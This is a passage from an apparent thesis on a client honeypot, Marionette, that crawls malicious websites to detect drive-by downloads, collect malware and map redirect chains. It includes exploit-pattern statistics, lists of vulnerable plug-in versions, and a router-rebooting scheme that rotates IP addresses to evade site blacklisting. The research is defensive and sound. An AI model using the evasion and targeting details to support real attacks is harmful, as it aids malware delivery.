Table 5.9. Total inspection completion time

URL category	Honeypot-agent	Process (sec.)	
		Single process	Multi-process
Blacklisted websites	Single agent	18,565	5,123
	5 agents	3,686	1,097
	10 agents	1,982	573
Benign websites	Single agent	46,578	7,183
	5 agents	9,892	1,510
	10 agents	4,759	566

Each list includes 1,000 URLs. Blacklisted websites' URLs are the latest registered URLs picked up excluding duplication of the FQDN or IP address of URLs, and benign websites are the top 1,000 URLs from alexa. Maximum process number is limited to 20.

running process, total inspection completion time peaked for five processes and was three times faster than that of a single process. On the other hand, there was a comparatively long individual inspection completion time in benign websites; there were over ten running processes. Therefore, the total inspection completion time is about five or six times faster than that of a single process depending on the number of running processes. Total inspection completion times under the multi-OS condition linearly decreased independent of properties of both lists. By combining both multi-OS and multi-process conditions, my client honeypot performs 30 to 80 faster than that under the single OS/single process condition. Although these specific values depend on hardware specifications, I confirm that the performance of my client honeypot can be improved.

Influence of detection

I used 2,699 exploit samples obtained during four months, similar to the experiment discussed in Sect. 5.5.5. I confirmed that the patterns, in which the browser launches a child process when they are exploited, are `Acrobat` and `Java`. When a web browser receives the MS06-001 exploit code, it launches `rundll32.exe` and loads specific vulnerable components; however, I did not observe this exploitation in my field trial. I classified the seven exploitation patterns listed in Table 5.10.

Table 5.10. Exploit pattern distribution

Category			Pattern	Percentage
In-browser	Out-browser			
	Acrobat	Java		
√			A	28.0
	√		B	8.9
		√	C	3.2
√	√		D	2.1
√		√	E	20.4
	√	√	F	8.1
√	√	√	G	29.6

40% of exploit patterns targets a single application (i.e., pattern A, B and C), and 60% of exploit patterns (i.e., pattern D, E, F and G) targets several app lication. The patterns targeting in-process (i.e., patterns A, D, E and G) means that rendering objects inside the browser process are exploited. These rendering objects are the original browser's rendering engines and browser-helper objects such as `Flash`. In addition, 72.3% of exploit patterns (i.e., patterns B, C, D, E, F and G) target browser-helper processes or both browser-helper processes and web browser. Moreover, 20.2% of exploit patterns only target browser-helper processes (i.e., patterns B, C and F). Patterns excluding in-process are not successful in exploitation unless a web browser launches a browser-helper process. To increase the success rate of exploitation, many exploit codes are written to exploit multiple vulnerabilities at once. The results show that most exploitation patterns are both in-process and out-process exploitation.

5.5.6 Other isolation methods for execution environment

There are also many works of sandbox for isolating running programs, while not necesarily for honeypot. Linux-VServer [59] is a `chroot`-based filesystem virtualization/isolation mechanism which creates individual containers for providing many independent *Virtual Private Servers*(VPS). Tahoma [15], which is a VM-based browser sandbox mechanism, uses VMs to provide sandboxes for each web browser instance. Middlebox approaches are alternative to previous mentioned approaches on an end-host, for example SpyProxy [50], BrowserShiled [69] and WebShild [33] are browser sandbox implementations performing as a Web-proxy.

5.6. Collecting information

I explain how to identify the relationship between malicious URLs on malware distribution network, and how to extract malware exevutables from the filesystem on honeypot. In addition my client honeypot performs user interaction for handling dialog window to download click-download malware. Detecting exploitation and recoding behavior of compromised process have already been mentioned in Sect. 5.3 and Sect. 5.5.

5.6.1 Link extraction

Malicious websites are structured in multiple stages using redirection. Compromised websites which are originally benign are often used for landing website of malware distiribution network. In contrast, both exploit websites and malware distribution website are originally hosted with malicious intention. Categorized identification of malicious websites is important, because we should take appropriate measures, e.g., notify an administrator of compromised website, filter web accesses toward exploit websites and malware distribution websites.

However, many existing client honeypots cannot extract the site to which the redirection leads (only extract the first accessed sites). HoneyMonkeys [83] also tried to extract these redirect chains, but it only tracked a 2-tuple: source URL and destination URL that indicate the way of traffic redirection relationship.

To track multiple-staged malicious sites in detail, I implemented *Link extractor* which is a function to extract the URLs and the category of redirection in concurrence with patrolling. The function extracts a 3-tuple: source URL, destination URL, and connection category. For example, `iframe` redirection from `www.xxx.com` to `www.yyy.com` is represented by (`www.xxx.com`, `www.yyy.com`, `iframe`). In addition, I extract not only redirection but also other auto loading

URLs (e.g., the URL setting the src attribute in a script tag) and hyperlink URLs setting anchor tags.

Link extractor combined two methods: network-based and host-based extraction. The former is *local proxy* that traps HTTP access and checks the destination URL of an HTTP request and the source URL, which is the referrer. The latter is *DOM parser* that searches a certain tag from a DOM[2] tree on a web browser after de-obfuscating script runs and extracts the destination URL (i.e., targeted URL by src attribute) and source URL (i.e., current frame URL). The reason to combine two methods is that often one method is not sufficient to extract 3-tuples; HTTP access trapping is not effective because it does not identify the redirect category, while DOM parsing is not effective in the case of a DOM object dynamically rewritten by a script after trapping a document complete event or incomplete DOM object when a timeout occurs. In this way, link extractor is compatible with the redirections. For an unknown category of HTTP access, the category is set to unknown.

I conducted experiment to collect information of malware distribution network in April 1 to December 31, 2012. My developed system inspected blacklist URLs (malwaredomainlist.com) and detected 5,690 inspection. 1,392 landing URLs corresponding to 5,690 inspection were registered in blacklist. My developed system newly discovered 759 URLs of exploit site and 1,622 URLs of malware distribtuion site.

A client honeypot with link extractor is also applicable to diagnosis of benign website. Benign websites are compromised or include parts of ads which conduct drive-by donwload and become landing website without consciousness of administrator of website. In this case, the client honeypot detect exploitation and also identify both a landing website which is originally benign and redirected URLs which are originally malicious.

5.6.2 User interaction handling

If a file downloading or security warning event occurs, a web browser creates dialog boxes prompting a user to click and stops the processing of the web contents.

[2]Document Object Model (DOM) represents data structure of web contents on the browser memory.

These boxes remain until a user pushes the button for activation. For the web browser to continue processing, the system has an automatic dialog click function that performs the following steps: 1) search any window that has the same process ID as the web browser, 2) check which window caption means activation[3], and 3) send a button click message to the window. Downloaded files are stored into VFS.

5.6.3 Malware collection

The process sandbox copies newly created files without cache or config directories of browser or plug-in. These files are usually malware created by compromised process or above mentioned clieck donwload action. An example of legitimate behavior is creating cache files by web browser in the cache directory. An example of malicious behavior is creating files in the system directory such as *C:\\WINDOWS\SYSTEM32*. My honeypot can extract newly created files without cache and config from VFS regardless of download types.

5.6.4 Web contents recording

Malicious web contents contain exploit codes or malicious redirect codes that are also important information for countermeasure such as signature generation. Web contents are not usually recorded as files on normal web browser. Therefore, all web contents that are communication data between client honeypot and the web server are recorded by a local proxy. The local proxy relays the HTTP session as a simple HTTP proxy server and records the HTTP session. HTTP session data include the HTTP header and the payload strings that are web contents.

5.7. Camouflaging victim host

We should consider how a honeypot camouflages victim host. We learned anti-emulation techniques and client blacklisting in Chapter 4. In the former, to attract drive-by download, I prepare appropriate actual platform with vulnerable

[3]Window caption of download dialog is usually labeled *OK* or *Save*.

applications to perform victim host, In the latter, I randomize IP address of honeypot to circumvent client blacklisting.

5.7.1 Victim platform selection and coexistence considerlation

An adversary take a measure to using anti browser-emulation techniques previously mentioned. Therefore we should use real OS and apllications to camouflage an actual victim host. There is a problem of what kinds of OS and applications should be installed in a honeypot environment. Vulnerable OS and apllications are obviously canditates installed in a honeypot environment, however we should select kinds and versions of them according to coexistence considerlation. For example, *Internet Explorer* and *Firefox* are cannot coexistence in each inspection, and also version 8.1 and 9.0 of *Adobe Reader* cannot be installed in same web browser. Each kind and version of application has a different exploitable vulnerability, therefore a conflict of coexistence is unavidable on high-interaction system.

The platform of my developed client honeypot is Internet Explorer 6.0 on Windows XP SP2. Internet Explorer is wel-known web browser and has numerous users, on the other hand unfortunately adversaries try to find exploitable vulnerabilities of it. In the result, various exploitable vulnerabilities of it are explosed and almost all these vulnerabilities can be attacked by exploit kits, it is suitable as the basis of a honeypot system. Symantec [75] reported that most targeted browser vulnerabilities are related to Internet Explorer 6 or a later version, and most targeted plug-in vulnerabilities are related to older versions of Acrobat Reader and Flash Player. Client honeypots should prepare various types and versions of common browsers and plug-ins to improve detection coverage because all users of vulnerable applications are potential victims. For this reason, I implemented on the above platform the developed client honeypot. Additionally, vulnerable versions of QuickTime 6.5.2, WinZip 10.0, Flash Player 9.45, Acrobat Reader 8.1 plug-ins and Java 1.6.0 were installed. On the basis of the Symantec report, I assume that my prepared environment is able to cover most exploitations. My system can run other versions of Internet Explorer because it uses IWebBrowser2 [53], a common web browser control interface for Internet Explorer. Other web browsers provide similar interfaces for web browser control (e.g., Firefox provides XULRunner [51]). For my system to run these other browsers, we need to adjust its web browser control interface to one specific to the target browser.

How can we select appropriate honeypot platform?

It is a limitation of high-interaction systems that only an exploit code that targets a specific type of web browser expected by this honeypot implementation can be detected. On the other hand, a browser's plug-in exploitation is not affected by browser type and version because vulnerabilities of plug-ins are independent of those of a browser. I confirmed that many exploitations target both a web browser and it's plug-ins in my field trial. Due to these sequential exploitations, even if browser exploitation failed, a browser's plug-in exploitation will be successful and also detectable to a honeypot.

Document format exploitation

Many reports from security venders indicate that Microsoft `Office` applications have been targeted by recent attacks. Some of these attacks are conducted via web browsers. `SnapshotViewer` is an ActiveX object, which is an `Office` component that contains vulnerabilities (CVE-2008-2463). A web browser performs in-process rendering of this vulnerable ActiveX object. However, some exploit codes targeting office vulnerabilities require the launching of Microsoft `Word` or `Excel` due to out-process rendering. On the other hand, I confirmed that there are few URLs that have directly accessed office document files (i.e., `.doc`, `.xls`) containing explo it codes in my blacklist inspections. This type of exploitation is out of the scope of this paper because it is usually used for mail-based target attacks.

5.7.2 IP address randomization

Other serious anti-detection technique is client blacklisting. A malicious websites records client access events and regard repeated accesses as a security inspection




Figure 5.15. Reverse load-balancer for IP address randomization

activity. If a client honeypot is exposed by a malicious website, it is interfered with inspection.

To counter client blacklisting, I construct a network environment with IP address randomization. This network environment is used a *reverse* load-balancer which has several tens of broadband routers of Internet Service Providers (ISPs). Commonly, a load-balancer distributively forwards incoming HTTP requests to web servers in a server farm. A reverse load-balancer distributively forwards outgoing HTTP requests to launching points in a IP address pool. It repeatedly reboots many broadband routers at regular time intervals in order to continuously obtain new global IP addresses of them. When a client honeypot access malicious websites via this reverse load-balancer, a malicious website receives HTTP requests with randomly distributed IP addresses (Fig. 5.15). Due to randomness of client IP addresses, it is difficult to client blacklisting.

Table 5.11. Total assigned IP address (observed in July, 2012)

ISP	# broadband router	# assigned IP address (unique)	# single assigned IP address	# multiple assigned IP address
ISP_A	10	4,856	3,273	1,583
ISP_B	5	3,506	3,280	226
ISP_C	5	2,764	2,626	138
ISP_D	5	1,316	748	568

An ISP provides certain IP address from their IP address pool. If ISPs has enough number of IP address, let a number of obtained IP address N_{ip} be defined as $N_{ip} = N_{isp}\frac{T_{elapse}}{T_{interval}}$, where N_{isp} is a number of broadband router of ISP and T_{elapse} is elapsed time and $T_{interval}$ is interval time of reboot. In my deployment, 25 broadband routers (10 broadband routers of ISP_A, 5 broadband routers of ISP_B, 5 broadband routers of ISP_C, 5 broadband routers of ISP_D) are under the reverse load-balancer. Each broadband router is rebooted at hourly intervals and assigned new IP address. Fig. 5.16 indicates that my reverse load-balancer obtained average unique 466 IP addresses per day and summation of unique IP address is linearly increasing. The reason that the average unique IP address is under the theoretical value ($25\ \textit{broadband routers} \times \frac{24\ \textit{hours}}{1\ \textit{hour}} = 600$) mentioned above formula is duplicated assign of IP address that means obtained IP address have been assigned in past time. Total assigned IP address indicates in Table 5.11. Duplication of assigned IP addresses is shown in Fig. 5.17. In particular, IP address duplications are occurs in ISP_D, however almost all the numbers of duplicated IP address are under 40 IP addresses for six months. Therefore, IP address duplication is a trivial issue to short duration (one or a few days) of client blacklisting.

The inspections using static IP address environment and IP address randomization were conducted around the same time in April 2009. The numbers of detected URLs of static IP address environment and IP address randomization environment are 147 URLs and 189 URLs, respectively. In other words, 32 URLs became undetectable. The result indicates two important things: 16.8 (32/189)




Figure 5.16. Obtained source IP addresses by IP address randomization method (observed in July, 2012)

% of malicious URLs conducting client blacklisting, and IP address randomization can overcome client blacklisting. I assume that IP address randomization becomes increasingly important according to the growing availability of exploit kits equipped client blacklisting.


5.8. Architecture and workflow of developed client honeypot

As previously mentioned, my developed client honeypot, called *Marionette*, has a high-interaction architecture equipped proposed methods satisfying enumerated requirements. First, it accesses web pages based on a seed URL list and collects web contents and relative URLs (e.g., hyperlink URLs and automatically loading URLs). Next, if an exploitation attempt occurs, the system collects the accessed URL, category of vulnerability, and malware executable. The architecture of Marionette is shown in Fig.5.18. The database (DB) stores the seed URL list for crawling and the crawling log data. The parent process takes the URL list from the DB and controls crawler processes simultaneously. A crawler process receives a command from a parent process and crawls the indicated URL. The parent process uses web browser control, which is a common interface for controlling web browsers. First, the parent process launches a web browser. Second, it inputs a target URL as the argument of the browser-navigation function to start the crawling. The parent process controls the behavior of a web browser based on the state of the web browser (e.g., download complete event, document mapping complete event, etc.) provided by callback events. The local proxy located in the egress network has three functions: 1) acting as an HTTP proxy, 2) recording an HTTP session log, and 3) filtering malicious communication caused by malware for safety.


5.9. Summary

On the basis of adversarial techniques mentioned in Chapter 3 and existing honeypots mentioned in Chapter 4, I enumerated requirements of client honeypots: detection precision, inspection performance, information collection, safeguarding, and camouflaging. I enumerated the primary requirements for designing and implementing a client honeypot: detection precision, inspection performance, information collection, safeguarding, camouflaging, and seed URL selection in Chapter 5. After considering a qualitative comparison between high-interaction and low-interaction honeypots in terms of requirements, I determined that high-interaction honeypots have the appropriate architecture to use with drive-by downloads. To improve the advantages and strengthen the weaknesses of high-interaction systems, I proposed measures corresponding to the individual requirements. First, I proposed stepwise detection in multiple phases of exploitation for the detection precision. The combinational result of stepwise detection identified various patterns of exploitation. In particular, even though memory corruption based exploitations are only probabilistically successful, my stepwise detection can detect a failed exploitation that is not detectable with conventional detection techniques. I proposed two approaches to achieve high-inspection performance and safeguarding,: 1) a multi-honeypot-agent OS, and 2) a multi-browser-process.


The first approach employs a distributed and autonomous honeypot system for scalability. The second approach provides process-level execution in a virtually isolated environment in order to reduce OS overhead. By combining both multi-OS and multi-process conditions, my system performs 30 to 80 times faster than that under the single OS/single process condition. To collect precise information, my system coordinates both network-based events (HTTP transactions) and host-based events (DOM structures on web browser) to identify complex URL graph structures. In the experiment, my system newly discovered 759 URLs of exploit sites and 1,622 URLs of malware distribution sites in the back-end of 1,392 landing URLs. For camouflaging, my honeypot is based on a high-interaction system performing as an actual victim with vulnerable applications. In addition, my client honeypot disperses launching points on various IP addresses of ISPs through a reverse load-balancer.




(a) ISP_A



(b) ISP_B



(c) ISP_C



(d) ISP_D

Figure 5.17. Distribution of assigned IP address (observed in July, 2012)
Obtained IP addresses are converted to long IP and arranged from lowest to highest.




Figure 5.18. Architecture of Marionette

The workflow of Marionette is follows; 1) The honeypot-manager activates honeypot-agents, 2) The agent-process on honeypot-agent retrieves URL lists, 3) The agent-process launches web browsers and dispatch retrieves URLs to them, 4) Web browsers inspect URLs, and 5) The agent-process sends ligs to the honeypot-manager.

Chapter 6

Field investigation and experiment

In this chapter, we conduct a large-scale field investigation using *Marionette* developed in Chapter 5 to confirm feasibility of our implementation and disclose the prorerty of observed malicious website and collected malware executables.

6.1. Proparty of malicious sites

The result of our large scale field investigation indicates the property of malicious website. I analyzed the relations between the URL, FQDN, and IP address of detected malicious web sites in 2009. There were 5,770 unique URLs, 2,130 unique FQDNs, and 644 unique IP addresses involved with the detected sites. Certain FQDNs had multiple malicious URLs, such as the file hosting site shown in Fig. 6.1. Likewise, certain IP addresses had multiple FQDNs, such as the hosting server shown in Fig. 6.2. In particular, large hosting servers hosting malicious sites including hundreds to 1,300 FQDNs were observed. The number of FQDNs and URLs on each IP address are shown in Fig. 6.3. This figure represents the types of hosting: 1) one IP address with one URL on one FQDN, 2) one IP address with multiple URLs on one FQDN, 3) one IP address with one URL on each of multiple FQDNs, and 4) one IP address with multiple URLs on multiple FQDNs. The graph structures of malicious URL hosting types are whown in Fig. 6.4. These types have advantages and disadvantages with regard to manageability,




Figure 6.1. Cumulative fraction of number of URLs on each FQDN




Figure 6.2. Cumulative fraction of number of FQDNs on each IP address

operability, and difficulty of countermeasures for adversaries. Types 3) and 4) require the maintenance cost of a domain name, but on the other hand they can easily evade listing on a URL blacklist. In the case of running many web servers of type 1), an adversary must pay additional server maintenance costs. I assume adversaries choose applicable types of hosting for themselves in consideration of the associated cost and trouble.




Figure 6.3. Distribution of number of URLs and FQDNs on each IP address




Figure 6.4. Variations of malicious URL hosting

6.2. Proparty of web-based malware

I collected about thirty thousand malware executables in this field investigation.For reducing false-positives, where legitimate files are identified as malicious by mistake, we differentiated files according to whether or not they were created after a certain vulnerability was exploited. Then we extract newly created suspicious format files (e.g., *.exe*, *.sys*, *.scr*, *.vbs*, *.bat* and so on). When malware executables are classified by SHA1-hash values, there are only 695 unique binaries. The reason that the number of unique binaries is only 1/40 of the number of collected malware binaries is mentioned in Sect. 6.3.2. I conducted anti-virus (ClamAV [11]) scanning and behavior analysis using our analysis tool, which executes malware executables on a virtual environment and monitors their communication. I compared the executables collected from February to August 2008 in September 2008 to the latest anti-virus pattern file. The results are shown in Fig. 6.5. Of the executables, 69% were identified as a variant of malware. In other words, 31% of the executables were false-negatively identified as normal. What is more, in the case of anti-virus scanning straight after collection, the identification rate was less than 40%. The rate depends on the period from discovering a malware and creating an anti-virus pattern file to publicly releasing the file. Many identified malware are categorized as *Trojan-Downloader* or variants of it. Trojan-Downloader has a simple download function, and it downloads main components (e.g., mass-mailing module, DDoS module, information stealer, etc.) to the target's PC. Thus, analyzing only a downloader itself is insufficient for revealing the primary aim of an adversary.

